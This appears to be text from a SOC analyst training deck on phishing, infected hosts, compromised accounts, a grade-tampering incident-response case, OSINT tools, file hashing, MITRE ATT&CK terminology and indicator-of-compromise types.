
## Intro:

- Is a mainstay of the SOC's activity
- One of the main vectors that are used by adversaries in their attempts to gain a foothold in the organization.
- operates at layer 8 – human layer
- The ingenuity of the malicious actors about ways of making emails more attractive knows no boundaries.

## Tools / resources used (samples):

- Sandboxes and toolkits: CASE, SIFT, Cuckoo, FireEye AX / MAS,
- Online Resources: VirusTotal Intelligence, PassiveTotal, MX Toolbox
- Content Filtering Solutions: BlueCoat, WebSense, Proofpoint
- A/V Solutions / Vendors: TrendMicro, McAfee, Symantec,
- SIEMs: Splunk, RSA SA, QRadar
- HIDS: CarbonBlack, RedCloak, McAfee HIPS

# Case study #1 – Phishing Hook, Line, and Sinker





# Case study #2 – Infected devices


## Intro:

- In an ideal world, the antivirus solution would clean infections for which there are detections in place.
- Often triggered when the client has a loose BYOD policy
- More challenging when seeing a C2 callback - host has already been compromised and the malicious payload attempts to “phone home”
- The most common situation is when the malware binary is detected (but not blocked) by the Network-based IDS (NIDS) and the A/V has no detection whatsoever.

## Tools / resources used (samples):

- The CTP Portal
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# Case study #2 – Infected devices



# Case study #3 – Compromised Accounts

Not the kind of issue you want to see

The nature of the compromise could have multiple causes: third party breaches, external threat notifications, large scale phishing attacks that are successful.

Indicators of compromise: large quantities of illicit emails from the compromised account, utilizing client's resources to host malicious sites or content.



# Case study – IH procedure applied

**Synopsis:** A student obtained the authentication credentials of some of his class professors, being able to modify his grades. By doing this, not only he passes all the exams with high grades, but also gained some financial aid from the university.

## **Client expectations for the SOC team:**

- find out the impact of this incident: how many professors' accounts have been compromised
- how many grades did he modified? Were these changes able to help the student in gaining some financial aids from the university?
- did he have any accomplices who had helped him?
- is this a practice among the students?
- a complete timeline of this incident



# Case study – IH procedure applied #1

## Preparation:

- Discussed with the client about who's in charge of handling this incident. Requiring all the log sources which could have any tracks about what happened. Agreeing on what steps should we follow and in which order.

## Identification:

- First search to identify how many accounts were implied, the duration of this unauthorized access and what was the impact for the student evolution.

## Containment

- Lock all the accounts which were involved in this incident and change the password for them.

# Case study – IH procedure applied #1

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# Defense Approach - The Kill Chain





# OSINT


**Open-Source Intelligence (OSINT) is a term used to refer to the data collected from publicly available sources to be used in an intelligence context. It is not related to open-source software or public intelligence.**

**<http://osintframework.com/>**

# OSINT Framework – your one stop shop

## OSINT Framework

(T) - Indicates a link to a tool that must be installed and run locally  
(D) - Google Dork, for more information: [Google Hacking](#)  
(R) - Requires registration  
(M) - Indicates a URL that contains the search term and the URL itself must be edited manually




**Never upload samples  
without explicit approval !**

# Offline – hashing a file

- **Nirsoft HashMyFiles**

[www.nirsoft.net/utils/hash\\_my\\_files.html](http://www.nirsoft.net/utils/hash_my_files.html)

- A tool like Nirsoft or any other alternative (internet is full of them) may be handy for the contextual menu.



- **Microsoft File Checksum Integrity Verifier utility**

[support.microsoft.com/en-us/help/841290/availability-and-description-of-the-file-checksum-integrity-verifier-u](http://support.microsoft.com/en-us/help/841290/availability-and-description-of-the-file-checksum-integrity-verifier-u)

- A tool like this can be installed and can be used from CLI to generate hashes for multiple files at once

**ATT&CK** is a knowledge base of cyber adversary behavior and taxonomy for adversarial actions (**TTPs**) across their lifecycle.

**Tactics** represent the “**why**” of an ATT&CK technique or sub-technique. It is the adversary’s tactical goal: the reason for performing an action. For example, an adversary may want to achieve credential access.

**Techniques** represent “**how**” an adversary achieves a tactical goal by performing an action. For example, an adversary may dump credentials to achieve credential access.

**Procedures** are the specific **implementation** the adversary uses for techniques or sub-techniques. For example, a procedure could be an adversary using PowerShell to inject into lsass.exe to dump credentials by scraping LSASS memory on a victim. Procedures are categorized in ATT&CK as observed in the wild.

[attack.mitre.org/#](https://attack.mitre.org/#)



**Hash Values:** SHA1, MD5 or other similar hashes. Often used to provide unique references to a specific file.

**IP Addresses:** An IP or a range.

**Domain Names:** This could be either a domain name itself (e.g., "evil.net") or maybe even a sub- or sub-sub-domain (e.g., "totally.not.evil.net")


**Network Artifacts:** Observables caused by adversary activities on network. Typical examples might be URI patterns, C2 information embedded in network protocols, distinctive HTTP User-Agent or SMTP Mailer values.

**Host Artifacts:** Observables caused by adversary activities on one or more of your hosts. They could be registry keys or values known to be created by specific pieces of malware, files or directories dropped in certain places or using certain names, names or descriptions or malicious services or almost anything else that's distinctive.

The 4 above are commonly referred to as IoCs (Indicators of Compromise)

